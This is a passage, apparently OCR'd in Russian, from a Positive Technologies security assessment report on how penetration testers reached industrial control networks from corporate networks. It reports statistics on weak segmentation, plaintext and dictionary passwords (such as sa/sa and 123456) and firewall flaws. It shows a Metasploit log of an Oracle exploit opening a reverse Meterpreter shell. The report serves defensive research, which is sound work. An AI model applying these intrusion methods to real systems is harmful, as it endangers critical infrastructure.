
Сложность получения доступа к ТС из пользовательского сегмента КИС (доля компаний)

Сложность и успешность реализации третьего этапа напрямую зависят от того, какая топология сети используется на конкретном объекте, насколько корректно реализована фильтрация трафика и существуют ли выделенные каналы подключения из КИС в ТС. Когда злоумышленнику не удается выявить недостатки сегментации, которые возможно использовать для доступа к ТС, он может построить собственный канал, используя выявленные уязвимости и полученные привилегии.

Среди самых распространенных проблем разграничения доступа на промышленных объектах, которые приводят к проникновению в ТС, можно выделить четыре категории, показанные на диаграмме ниже.

Недостатки безопасности, позволившие получить доступ к ТС (доли систем)

Данные недостатки характеризуются высоким уровнем опасности, так как приводят к компрометации критически важных серверов в случае успешной атаки. Среди перечисленных на диаграмме недостатков стоит отметить использование выделенного канала управления администраторами. Несмотря на распространенность этой ошибки, в реальности использование выделенного канала удаленного управления серверами шлюза является наименее рискованным ввиду необходимости получения нарушителем доступа к конкретным рабочим станциям КИС для проведения атаки. Но безопасность такого решения обманчива. Именно этот метод проникновения в ТС был успешно продемонстрирован в большинстве тестирований.



Третий этап атаки (получение доступа к ТС)

Наиболее часто в рамках тестирований промышленных компаний наши эксперты выявляют существующие каналы удаленного подключения к OPC- или MES-серверам, расположенным в ДМЗ либо непосредственно в ТС. В большинстве случаев эти каналы представляют собой доступные для подключения интерфейсы RDP, SMB, Telnet или SSH. Также в рамках тестирования выявлялись каналы управления OPC-сервером с помощью ПО RAdmin или VNC. В редких случаях обнаруживается VPN-канал или специальный терминальный сервер.


Пароли для доступа к этим сервисам в рамках тестирований были либо подобраны, либо получены с рабочих станций привилегированных пользователей в открытом виде. В 82% исследованных компаний были обнаружены пароли для доступа к сетевому оборудованию, серверам и прикладным системам, которые хранились в файлах конфигурации, резервных копиях систем или в обычных таблицах MS Excel и документах MS Word. Кроме того, в 36% протестированных

организаций на компьютерах привилегированных пользователей были обнаружены сохраненные сессии удаленного подключения (например, RDP) к ресурсам ТС, и знание пароля не требовалось.

Важно отметить, что удаленный доступ к шлюзам или серверам ТС может быть предоставлен не только администраторам, но и инженерам, диспетчерам, директорам и другим сотрудникам, а также контрагентам. Это может произойти, если администраторы не создают отдельные правила доступа для каждой категории пользователей и применяют одинаковый шаблон для разных групп.

Кроме недостатков, связанных с созданием администраторами каналов управления, выявлялась также и некорректная настройка межсетевых экранов, которая позволяла подключаться к шлюзам или сетевым узлам ТС по нестандартным портам, а также по протоколу HTTP. Такие проблемы безопасности с высокой долей вероятности могут являться ошибкой конфигурации. К примеру, если эти порты не были добавлены в правила фильтрации по невнимательности или временно использовались для задач администрирования, но не были заблокированы или отключены после их выполнения.

Например, в одном из проектов был выявлен доступный из КИС веб-интерфейс администрирования системы бесперебойного питания APC, расположенной в ТС. Для доступа к системе был подобран пароль, установленный по умолчанию заводом-изготовителем. Сам по себе доступ не дает возможностей атаковать другие узлы ТС, однако позволяет отключать и перенастраивать устройство, что может привести к нарушению непрерывности технологического процесса. Кроме того, в интерфейсе администрирования оказалось возможно включить дополнительные каналы управления устройством по протоколам Telnet и SSH. Проанализировав настройки межсетевого экрана, мы установили, что некоторые TCP-порты не фильтровались. Настроив подключение на один из таких портов, удалось подключиться к узлу.



Другим примером ошибок фильтрации трафика может быть доступный интерфейс подключения к СУБД системы MES (например, MS SQL Server). В 18% исследованных компаний была выявлена данная уязвимость, и во всех случаях подобран пароль для доступа к СУБД с максимальными привилегиями (например, учетная запись sa с паролем sa). Данный недостаток широко распространен в КИС различных организаций из многих отраслей, но для промышленных объектов он несет еще большую опасность, ведь в результате эксплуатации этой уязвимости нарушитель может не только читать, удалять и искажать данные, получаемые со SCADA, или нарушить непрерывность бизнес-процессов в результате вывода сервера из строя, но и развивать вектор атаки с целью получения контроля над узлами ТС.

В случае если СУБД содержит известные уязвимости, нарушителю не придется даже подбирать пароль. В нескольких системах был использован эксплойт для выполнения команд ОС через уязвимость в Oracle.


```
msf  exploit(oracle9i_xdb_pass) > exploit

[*] Started reverse handler on 10.
[*] Trying target Oracle 9.2.0.1 Universal...
[*] Sending stage (752128 bytes) to 10.
[*] Meterpreter session 1 opened (10.          -> 10.          )

meterpreter > shell
Process 344 created.
Channel 1 created.
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003.

E:\oracle\          \DATABASE>
```

Перечисленные выше недостатки безопасности, связанные с существованием отдельного канала управления серверами и ошибками фильтрации трафика, могут не привести к существенным последствиям, если серверы, к которым возможно получить доступ, находятся в ДМЗ (как это показано на типовой схеме сети на странице 9). Однако во многих компаниях не предусмотрен отдельный шлюз для передачи информации с серверов SCADA в КИС. Серверы OPC и MES располагаются непосредственно в ТС и имеют два сетевых интерфейса. Если злоумышленник скомпрометирует один из таких серверов, он автоматически получит доступ к ресурсам ТС. На 18% протестированных объектов были выявлены такие недостатки.


Самым простым для нарушителя, но опасным для промышленной компании является вариант, когда ТС не отделена от КИС. Эта проблема безопасности свойственна 18% исследованных организаций. Даже в случае, если из КИС доступны лишь некоторые ресурсы ТС, отсутствие строгой сегментации существенно упрощает задачу злоумышленника. Ему не требуется проводить дополнительные атаки, а значит, вероятность выявления его действий службой безопасности существенно снижается.

В случае если на предприятии реализована корректная сегментация сетей, и получить доступ к ТС с узлов привилегированных пользователей или через выделенный коммутатор не представляется возможным в виду отсутствия таких каналов, нарушителю необходимо настроить собственное подключение к узлам ТС. Для этого необходимо получить доступ к межсетевому экрану с привилегиями администратора и изменить его параметры таким образом, чтобы разрешить подключение с ноутбука атакующего либо с одного из узлов КИС, к которым удалось получить доступ на предыдущих этапах атаки.

Наиболее распространенным вариантом получения доступа к межсетевому экрану является получение учетных данных в открытом виде с компьютеров КИС, в частности с рабочих станций администраторов, доменных контроллеров, общих сетевых директорий или FTP-серверов. Как правило, нарушителю в первую очередь интересны файлы конфигурации сетевого оборудования, адреса сетевых устройств и пароли для доступа к интерфейсам их администрирования, учетные записи для доступа к прикладным системам (в том числе к OPC-серверам и операторским станциям), файлы с резервными копиями различных систем и информация о бизнес-процессах.




Другим распространенным методом получения доступа к межсетевому экрану является подбор пароля. Ни на одном из исследованных объектов не было выявлено использование стандартного или пустого пароля для доступа к интерфейсу администрирования межсетевого экрана, однако подбор пароля по словарю оказывался успешен в каждом из случаев, когда применялся. Зачастую один и тот же пароль использовался для подключения к множеству устройств. Пример получения доступа к системе Cisco Secure ACS представлен на рисунке ниже.




В некоторых случаях при хранении паролей для доступа к оборудованию используется обратимый алгоритм Cisco Type 7. Данный алгоритм уязвим, и нарушитель, воспользовавшись общедоступными инструментами, может расшифровать пароли.

```
service password-encryption
!
hostname [redacted]
!
boot-start-marker
boot-end-marker
!
enable password 7 1[redacted]1
!
```

Согласно нашему исследованию, наиболее часто словарные пароли применяются для доступа к ОС на рабочих станциях и серверах для локальных учетных записей, в том числе административных. Почти в половине компаний удавалось подобрать пароль к интерфейсам управления маршрутизаторами.




Ресурсы, на которых обнаружены учетные данные в открытом виде (доля компаний)



Системы, для подключения к которым используются словарные пароли (доля компаний)

Самой распространенной комбинацией является цифровой пароль длиной не более 8 символов. Например, одно из наиболее часто используемых значений — 123456 — было выявлено в каждой второй организации (55%). Важно отметить, что более чем в половине тестирований удавалось получить доступ к устройствам с пустым паролем, зная только идентификатор. Чаще всего такие параметры использовались для веб-интерфейсов систем мониторинга или управления принтерами, а в некоторых проектах без пароля был возможен доступ к СУБД.



Наиболее распространенные словарные пароли (доля компаний)

Эти цифры характерны для корпоративного сегмента инфраструктуры промышленных компаний. Однако наши наблюдения показывают, что в ТС используемые пароли контролируются еще хуже. Проблемы ИБ непосредственно в ТС — тема для отдельного исследования.

ЗАКЛЮЧЕНИЕ

Проводимые нами исследования показывают, что безопасность АСУ ТП, а следовательно, и непрерывность технологического процесса, напрямую зависят от эффективности администрирования сетей и сетевого оборудования, а также своевременной установки актуальных обновлений безопасности для используемого ПО. Все эти функции в первую очередь возложены на системных администраторов, а следить за их выполнением должны специалисты подразделения ИБ. К сожалению, на практике требования ИБ часто не выполняются либо выполняются частично или даже формально (например, для выполнения требований регуляторов). Причиной тому могут быть как объективные факторы (например, невозможность обновления ПО в связи с тем, что новые версии не поддерживаются другими важными системами на объекте), так и необъективные (например, недостаточная квалификация сотрудников и прямые указания руководства, противоречащие нормам безопасности, или обычная лень администраторов, которые организуют себе отдельные каналы для удаленного управления серверами шлюза).

Важно также отметить, что на подавляющем большинстве протестированных объектов администраторы и специалисты службы ИБ контролируют информационные ресурсы КИС и серверы шлюза, но не обладают привилегиями, необходимыми для обеспечения и контроля безопасности ТС. Безопасность ТС, в том числе информационная, возложена на интегратора АСУ ТП или выделенного администратора ИБ ТС, которые в первую очередь следят за работоспособностью систем и физической безопасностью объекта. Кроме того, специалисты службы безопасности зачастую не обладают достаточными ресурсами для эффективного контроля, особенно если на несколько промышленных объектов выделяется всего один специалист.

Все эти факторы в той или иной степени снижают уровень защищенности АСУ ТП. Сегодня промышленные предприятия не готовы противостоять целенаправленным кибератакам. Важно понимать, что всего один компьютерный инцидент на промышленном объекте может привести к непоправимым последствиям — авариям и человеческим жертвам. Поэтому необходимо принимать превентивные меры защиты, выявлять и устранять уязвимости, повышать осведомленность сотрудников в вопросах ИБ. Кроме того, важно применять современные системы обнаружения атак, своевременно выявлять компьютерные инциденты и реагировать на них.

О компании

Positive Technologies — один из лидеров европейского рынка систем анализа защищенности и соответствия стандартам, а также защиты веб-приложений. Организации во многих странах мира используют решения Positive Technologies для оценки уровня безопасности своих сетей и приложений, для выполнения требований регулирующих организаций и блокирования атак в режиме реального времени. Благодаря многолетним исследованиям специалисты Positive Technologies заслужили репутацию экспертов международного уровня в вопросах защиты SCADA- и ERP-систем, крупнейших банков и телеком-операторов.

Деятельность компании лицензирована Минобороны России, ФСБ России и ФСТЭК России, продукция сертифицирована Минобороны России и ФСТЭК России.

POSITIVE TECHNOLOGIES

pt@ptsecurity.com ptsecurity.com facebook.com/PositiveTechnologies facebook.com/PHDays